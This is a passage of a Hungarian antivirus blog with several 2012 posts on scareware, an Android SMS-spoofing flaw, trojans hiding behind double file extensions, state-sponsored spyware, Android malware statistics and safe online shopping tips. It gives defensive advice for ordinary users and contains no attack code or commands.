Mai munkadarabunk XP Antivirus Pro 2013 névre hallgat, amely **nem csak böngészés közben bukkanhat fel a közelünkben, hanem**

spamként is érkezhet a kéretlen levél csatolt mellékletében vagy megadott linken. Mint azt már szinte mindenki kívülről fújja, a biztonsági figyelmeztetéseket, hamis riasztásokat produkáló szoftver haszontalan, maga a fertőzés, és üzeneteivel az úgynevezett teljes, irtani is képes verzió megvásárlására próbál buzdítani. Ami **igen jó üzlet, emlékezzünk csak ezzel kapcsolatos "32 millió bevétel hetente" című négyéves posztunkra**.



Tanácsaink nem változtak, csak megbízható, neves vírusvédelmi alkalmazást használjunk, ismeretlen, felpattanó ablakban jelentkező és azonnal kéretlenül ellenőrzést végző programoktól továbbra is óvakodjunk, legyen ez bár Vista Antivirus Pro 2013 vagy XP Antivirus 2014, 2015 és így tovább. Természetesen a talált állítólagos fertőzéseket csak a fizetős verzió tudja szintén állítólag eltávolítani, így húzzák ki a pénzt a hiszékeny emberek zsebéből, ami **ráadásul duplán fáj, hiszen a felesleges fizetés után sem lesz tiszta a gép.**



Mivel a kártékony linkek életciklusa egyre rövidebb időszakot jelent, manapság már 2 óránál is gyorsabban változnak az URL címek, így a feketelistás linkszűrőkben önmagukban egyre kevésbé, míg az ezt kiegészítő valós idejű heurisztikus vizsgálatot végző valódi antivírus alkalmazásokban pedig egyre inkább megbízhatunk.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Akiknek a Captcha kínszenvedés
- 25-ször több a mobilos kártevő
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4890177

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Adathalász SMS elsőkézből

2012.11.07. 11:34 | Csizmazia István [Rambo] | 9 komment

Címkék: sms hamis android state adathalászat north university carolina

"Az Android az Új Vadnyugat" - mondta egyszer egy nagy ember ;-) Ennek örömére **rendszeresen visszatérünk majd erre a témára, amint valamilyen új trükk, sebezhetőség, vagy kártevő bele lovagol a naplementénkbe**.



Új terepe lehet az adathalászatnak, ha nem javítanak egy újonnan felfedezett sérülékenységet az összes Androidban. Ami mai esetünkben a lényeg, **a látszólag kívülről okostelefonunkra érkező SMS nem adatforgalomból jön, hanem közvetlenül a kártékony alkalmazástól, és segítségével nagyon könnyen lóvá lehet tenni a felhasználókat**.



A készítők egy Youtube videóval is demonstrálták a SMiShing sebezhetőséget, amelyben **egy friss 4-es Ice Cream Sandwich és egy őskövületnek számító 1.6-os Donuton is bemutatták**, hogyan működik mindez. Az érkező **SMS a megtévesztésig hasonlít a valódi szöveges üzenetekhez, és akár látszólag a bankunk nevében is érkezhet, de tetszőleges feladó hamisítható bele, például a sokszor és sokat támadott PayPal nevében is könnyedén küldhetnek kártékony linket.**



A demó leglátványosabb része kétségtelenül az volt, amikor megmutatták, **SIM kártya behelyezés nélkül is szépen jön az ilyen SMS**. **A North Carolina State University-n dolgozó kutatók már jelezték a problémát a Google felé**, akik ígéretet tettek arra, alaposan megvizsgálják a hibát. Ami valljuk be, nem egyszerű még akkor sem, még ha esetleg gyorsan frissítenek. **Minden egyes gyártó minden egyes változatára úgysem lehet frissíteni, emlékezzünk csak az októberi USSD incidensre**, ahol **távolról lehetett törölni a telefonokat**, és a Samsung csak és kizárólag a neki legfontosabb Galaxy Tabra adott ki gyorsjavítást, másra viszont már nem.



Előbb-utóbb tényleg kijelenthetjük, **annyira halmozódnak a veszélyek az Androidon, hogy a Windows-hoz hasonlóan lassan itt sem kerülhető el egy thirdparty vírusvédelmi program állandó használata. De természetesen a telepített alkalmazások kiválasztása hasonlóan egyfajta gyengepont** itt is. **Az, hogy mit installál valaki, bizalmi kérdéssé kell hogy váljon**.



Az alkalmazásnak sok kívánalomnak kell egyszerre megfelelnie ahhoz, hogy valóban bátran telepítsük: hosszú távon is kedvező felhasználói visszajelzésektől kezdve az ésszerű mértékben igénybe vett engedélyek használatán át a beazonosítható, megbízható, elérhető fejlesztői háttérig **sok olyan szempont szerepel ebben, amik közül ha csak egy is hiányzik, már érdemes kicsit elgondolkodni**, vagy akár elállni a telepítéstől vagy frissítéstől.

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Kártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Hogyan szúrjuk ki a gyanús Android appokat?
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4895076

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



xaba99 · http://landf.blog.hu 2012.11.07. 12:04:58

"egy friss 4-es Ice Cream Sandwitch"
Nem "homoki boszorkány" lesz az, hanem Sandwich. ;)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.11.07. 12:30:52

Szia Xaba99!

Köszi a kommentet, de kicsit elkéstél: már az első harapásnál feltűnt a számottevő különbség a boszorkány és a jégkrém között ;-)

Javitottam :-)



doggfather · http://apengeele.blog.hu/ 2012.11.07. 14:02:36

hát az én öreg telefonomat nem tudja megölni egy ilyen sms...



bekbórd! 2012.11.07. 14:24:04

Jaja, legjobb a tárcsázós, annak az akksija sem robban fel.



idelle · http://egymondatban.blog.hu/ 2012.11.07. 14:29:26

@doggfather: elképesztő, milyen problémákat képes generálni saját magának az emberiség.

na mindegy, nálunk is én vagyok okos, nem a telefon, de azért sajnálom az új nemzedéket... :-)



doggfather · http://apengeele.blog.hu/ 2012.11.07. 15:42:26

@idelle: ugye? mert a telefon nem elég a telefonálásra.

és ilyennek történnek, mikor a telefon okosabb az átlagfelhasználónál.

És mára okosabb...

titan 2012.11.07. 16:26:36

valaki magyarázza el nekem, mit jelent, hogy "októberi USSD incidens", mert a link mögött csupán egy biztonsági app bemutatása van



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.11.07. 16:47:01

Szia Titan!

Üdv a blogon, jogos a kérdés, ott a pont, itt pedig a magyarázó link:
antivirus.blog.hu/2012/09/27/sebezheto-e_vagy

avítottam, illetve kiegészítettem a poszton belül is, ez ellen véd az a bizonyos ingyenes biztonsági app.

titan 2012.11.07. 16:58:12

Hell!
Köszi, így sokkal tisztább a kép.

De igen, többször is, és ugyanabba a folyóba II.

2012.11.09. 11:33 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: a file típusok ismert ugyanabba folyóba megmutatása

A Hérakleitosznak tulajdonított cím első megjelenésénél még nem gondoltuk, **hogy ebből valaha is sorozat lesz, de ismét bebizonyította a nagybetűs Élet, ha valaki nem tanul a korábbi hibáiból, sajnos arra ítéltetett, hogy újra és újra elkövesse azokat**. Hogy mindennek mi köze az ismert fájl típusok megmutatásának alapértelmezett letiltásához, kiderül a folytatásból, most már ne menjenek sehova.




Egy friss blogbejegyzés szerint váratlanul és drasztikusan megemelkedett egy bizonyos Win32/TrojanDownloader.Wauchos nevű kártevő jelenléte. Amint az David Harley posztjából kiderül, **az Egyesült Királyság területén jelentős, a korábbi mért értékek sokszorosa tapasztalható, például a májusi brit szám 3.23% volt, míg most ugyanitt a fertőzések 24.69%-ért felelős ez a bizonyos trójai. Hasonlóan megmagyarázhatatlan emelkedés figyelhető meg a németországi fertőzési adatok tekintetében is, igaz kevésbé kirívó, de azért jelentős - 14.3%-os lett a Wauchos trójai jelenléte.**



Az ESET kutatóinak nem ez az első érdekes felfedezése, mindenki számára emlékezetes lehet az a korábbi, ACAD/Medre nevű AutoCAD rajzokat nagyüzemben lopó kártevő leleplezése idén júniusban, ahol is **a gyanú a víruslabor munkatársai által észlelt és célzottan a perui adatokban történt jelentős és váratlan emelkedéssel kezdődött**. Bár azt még nem tudni, hogy a most megfigyelt németországi és Egyesült Királyság-beli csúcs utal-e valamilyen konkrét, nagyobb szabású szervezett akcióra, de annyit joggal feltételezhetünk, valamiféle intenzív célzott spam kampányok indulhattak ezen országokban, így érdemes résen lenni, mikor ismeretlen feladóktól kéretlen leveleket kapunk.



Védekezésül addig is a naprakész antivírus használata mellett érdemes tartózkodni az olyan típusú kéretlen levélmellékletektől, mint például az E-ticket-BritishAirways.pdf.exe, Vodafone_MMS.jpg.exe, Facebook-message-Foto.jpeg.exe, vagy a Pay_by_Phone_Parking_Receipt.pdf.exe, szóval ne ugorjunk be a spameknek, hiába van ott a "britiservéjz". Ebből egyfelől látható, **éppen melyik cégek nevével élnek leggyakrabban vissza mostanában**, másfelől érdemes lehet a józan ítélőképességet is latba vetni ahhoz, hogy egy pillanatra eltűnődjünk: **egy gazdasági világválság közepén ugyan ki és miért adna valamit is ingyen. Például 20 ezer ingyen repülőjegy** már biztosan felkeltené Pólya György gyanúját - ő a szerzője a Gondolkodás iskolája című könyvnek, melyben a halfogással kapcsolatosan remek példa szerepel arra, hogyan tesztelhetjük mi magunk is, hihető-e egy állítás vagy erősen sántít.



Zárás előtt visszatérve főtémánkhoz elérkeztünk a legfontosabb részhez: tanácsos minden Windows operációs rendszer alatt az idiotizmus csimborasszójaként lassan másfél évtizede (a Windows 95 óta) változatlanul regnáló "ismert fájl típusok megmutatása" című alapértelmezetten rejtett opciót feloldani, kilőni. Hiába a korábbi rengeteg intő példa a fejlesztőknek - pl. Loveletter és társai - miért botorság nem megjeleníteni fontos részleteket, a hozzáállás sajnos változatlan maradt.



Erre a procedúrára sajnos még Windows 7 és Windows 8 alatt is szükségünk lesz, az Intézőben biztosan, bár Win8 alatt már az Intéző szimpla elővarázslása is pilótavizsgás feladat lesz a csempeboltban, legalábbis a felhasználók többségének. Szóval lényeg a lényeg, a "How to Show Known File Type Extensions in Windows" szavakra csillió találat fogunk kapni a Google-ban, de azért mi is belinkelünk ide egyet, elfér. Aki pedig tudja az okát, hogy **miért jó, hasznos, üdvös, előnyös az emberiség számára a kiterjesztések alapértelmezett elrejtése** - csak azért is lassan már 17 esztendeje - az egymást követő különböző Windows verziókban, kommenteljen nekünk bátran!

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?

- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4898609

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A jó, a rossz és a kormányzati


2012.11.12. 12:05 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: izrael palesztina malware állami kormányzati xtreme kémprogram rat stuxnet


Egyre gyakrabban hallhatunk olyan kártevőkről, amely **célzottan bizonyos iparterületek, vagy országok ellen irányulnak**, készítőinek kilétét ugyan homály fedi, de azért az "érdek a világ ura" jegyében lehetnek burkolt sejtéseink, hogy kifejlesztésük kinek állhatott leginkább érdekében. **A kormányzati malware lassan már nem bombasztikus meglepetés, hanem sajnos jobbára hétköznapjaink része**.




Ezúttal Brian Krebs számol be arról, hogy antivírus kutatók olyan **kémprogramot lepleztek le, amely izraeli és palesztin célpontok ellen kémkedett**. A Norman cég szakemberei először 2012. októberében figyeltek fel arra a rosszindulatú kódra, amely **Word mellékletes e-mailben terjedve különféle izraeli hivatalok - például rendőrség, vámhivatal - ellen irányult**, és célja az ott tárolt információk ellopása, valamint hátsó ajtón keresztüli későbbi távoli parancsvezérlés kiépítése volt.



Beszámolók szerint az **Xtreme RAT program legfrissebb, már Windows 8 kompatiblis rendszerére támaszkodva hamis Microsoft tanúsítványok felhasználásával igyekeztek a támadók információkat begyűjteni**. Ebből az is kiderül, nem igazán szokták a tanúsítványokat a felhasználók megfelelően ellenőrizni, másfelől **a közel-keleti hackereknél az is bevett jelenség, hogy a támadók egyre gyakrabban vesznek igénybe olyan már kész kifejlesztett rendszereket, mint a Blackshades, XtremeRAT vagy a Dark Comet, és ezek segítségével próbálnak célzott információszerzési műveleteket** megvalósítani.



Emlékezetes lehet mindenkinek az **az AutoCAD rajzokat lopó, ipari kémkedésre specializálódott kártevő is, melyet az ESET víruskutatói lepleztek le idén júniusban**. A begyűjtött mintákból egyértelműen sikerült azonosítani, hogy az ACAD/Medre.A féreg a számítógéppel segített tervezés egyik legismertebb eszközének, a Magyarországon is széles körben használt **AutoCAD rajzállományok ellopására, illetve ezek e-mailben Kínába való továbbítására lett kifejlesztve**.



Az ESET kutatói felvették a kapcsolatot az ügyben érintett Tencent nevű kínai internetszolgáltatóval, a kínai CERT-tel (Chinese National Computer Virus Emergency Response Center) és magával az AutoDesk céggel is, aki az AutoCAD programot fejlesztette és forgalmazza világszerte. A vizsgálatok szerint addigra **több tízezer rajzot sikerült már a kártevőnek ellopni, ezek döntő többsége perui számítógépekről került illetéktelen kezekbe.**



Abban a kutatók világszerte egyetértenek, veszélyes precedenst teremtettek az államilag finanszírozott kormányzati malwarek, mint a Flame, Stuxnet vagy a DuQu. Egyértelműen kijelenthetjük, az ilyen államilag támogatott digitális terrorizmus helytelen út, ha kártevőkkel és kémprogramokkal kívánják a szereplők legyőzni a politikai ellenfeleiket. Mert ahogy **minden kártékony kód előbb-utóbb nyilvánosságra kerül és közismert lesz, azonnal felhasználják, módosítják, másolják, ingyenesen terjesztik, vagy éppen eladják**, a lényeg, hogy nem tartható kordában, és idővel nem csak az eredeti célcsoportokra, hanem már mindenkire nézve veszélyes további tömeges átiratokban, változatokban tér vissza, **erre jó példa, mikor amerikai olajcégeket támadott a Stuxnet.**



Ahogy Mikko Hypponen mondta egy interjúban: "A Stuxnet és a Flame olyan, mint James Bond, a kormány által finanszírozott támadó szuper kütyü, kiemelt költségvetésből, korlátlan erőforrásokkal, mindig a legújabb és legjobb technológiát használhatja. És azt már tudjuk a filmekből, ha James Bond ölni akar, akkor James Bond ölni is fog." **Egy dolgot viszont elfelejtettek a kormányzati kártevők politikus megrendelői: a szellem mostantól sosem fog visszaszivárogni a palackjába, hanem zsinórmérték és "elfogadható" hétköznapi eszköz lesz az országokat irányítók szemében**.



Az antivírus iparágnak pedig folyamatosan azon kell dolgozni, minden esetben észlelje ezeket a kémprogramokat, támadó kártevőket, **teljesen függetlenül attól, hogy azt ki és kik ellen készítette, mert nem létezik jó malware.**

Tetszik 21 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Elégedetlenek vagyunk a Facebook biztonságával
- Dropbox csalival terjedtek a kémprogramok
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4903144

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

A Google Play vigyáz rám


2012.11.14. 13:23 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: google malware play android kártevő engedélyek

Na nem éppen ez a pontos címe annak az összefoglalónak ;-), ami az előző negyedév Android platformon előforduló kártevők számát, növekedési rátáját ismerteti, ám **a részletek azt bizonyítják, a hivatalos piactéren kívüli idegen forrásokból való ellenőrizetlen APK letöltések és telepítések felelnek a fertőzések döntő többségéért**.



Valamennyien ismerjük a Google Play, és Mr. Bouncer képességeit, jelenlegi hiányosságait illetve működési korlátait, és persze jövőbeni fejlesztési terveit, ezzel együtt azonban úgy néz ki, **a Macintosh és iOS alatt üzemelő zártabb App Store-hoz hasonlóan a Google hivatalos piactere is sokkal biztonságosabb**, mint az egyéb program beszerzési források. Számosítva a főlényeg, hogy bár **valóban ugrásszerűen nőtt az Androidos kártevők száma - ötezerről ötvenezerre! - de ezek közül mindössze 0.51% származott a Google Play piacteréről** - és valljuk be, ez az érték azért biztató.



A kártékony minták körülbelül feléről bizonyosodik be később, hogy valóban és egyértelműen kártevő - például suttyomban emelt díjas SMS-eket küldözget, míg a másik fele az enyhébb, de azért kockázatos csoportba tartozik, magyarán gyanús módon viselkedik, személyes adatokat lop, megsértheti a privátlétünket mondjunk GPS mozgásunk figyelésével, vagy a böngészésünk előzményeit, jelszavait tulajdonítja el, továbbítja ismeretlen harmadik félnek.




FIGURE 2: NEW MOBILE THREATS FAMILIES AND VARIANTS RECEIVED PER QUARTER, 2011-2012


Azért marad ezenkívül is számos elgondolkodtató tény, például hogy az F-Secure adatai szerint egy teljes évre vonatkoztatva a kórokozók száma 580%-os növekedést mutat, ám ami ennél is izgalmasabb, hogy **a Google Play (született Android Market) alkalmazásai közül 72% kér olyan engedélyeket és jogosultságokat, amelyekre tisztességesen megírt alkalmazásnak nem lenne szüksége**. Hogy itt aztán a sunyi reklámvonal vagy a fejlesztői lustaság dominál, nem tudjuk, meg persze esete válogatja.



Ám **eközben mi felhasználók is odatesszük magunkat** e kérdéskörben, hiszen aki bambán, a Windows-on megszokott világhírű next-next-finish módra **nem olvassa el, mire kér az App engedélyt, miért kéri, így azért a juzer ha nem is elkövető, de valamennyire társtettes ;-)** Az engedélyek kérdésköre egyébként is megérne egy külön misét, talán egy másik alkalommal poszthegyre tűzzük.



Végül a grafikonra még egyszer visszatérve vegyük észre, hogy **valódi, nem PoC (Proof of Concept) kártevők megjelenése és darabszámuk folyamatos és jelentős számú emelkedése mindig azokon a platformokon következik be, amelyek elérnek egy olyan szintet, ahol már elegendően sokan használják, emellett jól dokumentált, és mindezek miatt megéri a kártevőkészítőknek a befektetett munka, magyarán pénzügyileg megtérül nekik**. Ezt a lélektani határt sokak meglepetésére egy ideje a Macintosh is átlépte, emellett az Android esetében az elterjedtség és a népszerűség miatt nem is kérdéses, hogy ő szintén bekerült a klubba.



Amit pedig eközben a felhasználók tehetnek, hogy naprakész vírusirtóval jól felszerelkeznek és nem vesznek igénybe zsinórban negatív értékeléseket kapó alkalmazásokat, vagy kétes helyről származó, megbízhatatlan letöltéseket, programokat, továbbá **a meglévő alkalmazások esetén is odafigyelnek a változó, értsd egyre bővülő, és sohasem szűkülő engedélyekre**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Tízből öt kártevő hátsóajtót nyit
- Ez történik a weben egy perc alatt
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4906741

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

12 tipp a biztonságosabb netes vásárláshoz

2012.11.19. 12:24 | Csizmazia István [Rambo] | 2 komment

Címkék: ssl vásárlás biztonság kártya webshop elektronikus https

Küszöbön az ünnepek, ahol a miénknél gazdagabb országokban úgynevezett ajándékokat is adnak egymásnak az emberek ;-) Csokorba foglaltunk pár hasznos dolgot, amivel elkerülhetjük, hogy az internetes rendelés, webáruházas vásárlás csalódással végződjön.



Legyen szó számítógépes kütyükről, vagy egyáltalán **bármilyen árucikkről, azt ma már nem vitatja senki, hogy a legtöbb esetben megéri a császkálás előtt vagy helyett körbenézni az interneten, mert jelentős különbségeket lehet tapasztalni az árban, a szállítási feltételekben, de időnként a hozzájutás gyorsaságában is**. A vásárlásoknál az egyik kiemelkedően sűrű és aktuális időszak éppen Karácsony előtt jelentkezik, így még idejében jelentkezünk ezzel az írással, amelyet az ESET biztonsági szakértői állítottak össze. Megfogadásuk biztosan kifizetődő, és semmilyen formában nem korlátozódik csak az ünnepi szezonra, bátran alkalmazzuk a trükköket egész évben.

1. Szeretgessük meg először is számítógépünket ;-), magyarul **ha eddig nem tettük volna, adjunk neki pár jutalomfalatot: naprakész vírusirtót, az operációs rendszer és a használt alkalmazói programok frissítő javításait, hibajavító foltjait, és csak ezek elvégzése után kezdjünk bele a vásárlásba**. A rendszeresen frissített rendszer a tapasztalatok szerint minimalizálja az esélyét a kártevős támadásoknak, és egyéb incidenseknek.



2. Csak megbízható portálokon, webshopokban rendeljünk, vásároljunk. A **megbízható hátterű, saját vagy ismerőseink által korábbi kedvező visszajelzésekkel rendelkező, pontos szállítási határidőt kínáló ismertebb helyeken mindig nagyobb az esélye a zökkenőmentes bevásárlásnak, de akár a minőségi reklamációnak is**, mint egy névtelen, arctalan, postafiók jellegű oldalnak, kínáljanak akár elképesztően kedvező áron portékákat.

3. Ugyancsak **gyanúra adhat okot, ha valamilyen ajánlat túl szép, túl kedvező ahhoz, hogy igaz legyen. A gyanúsan olcsó ajánlat mögött sokféle csapda állhat**: lopott áru, hamis esetleg nem is létező termék, előreutalt pénzünknek pedig a legtöbb esetben bottal üthetjük a nyomát. Ha egy termék árfekvésével kapcsolatban szeretnénk tisztán látni, új áruk esetén az olcsobbat.hu vagy az argep.hu adhat támpontot, míg a használt cikkek piacán a vatera.hu oldalon kereshetünk jellemző árakat.



4. **Amelyik webáruházban nincs biztonságos SSL belépési, sőt inkább a teljes kommunikáció idejére állandó ilyen https kapcsolat, ott ne vásároljunk**. Emlékezzünk, ezek nélkül a teljes internetes adatforgalom olvasható szöveg formában közlekedik, ez pedig távolról sem biztonságos az ügyfeleknek, illetve a bolt egyfajta igénytelenségét is mutatja az ilyen alap dolgok hiánya.

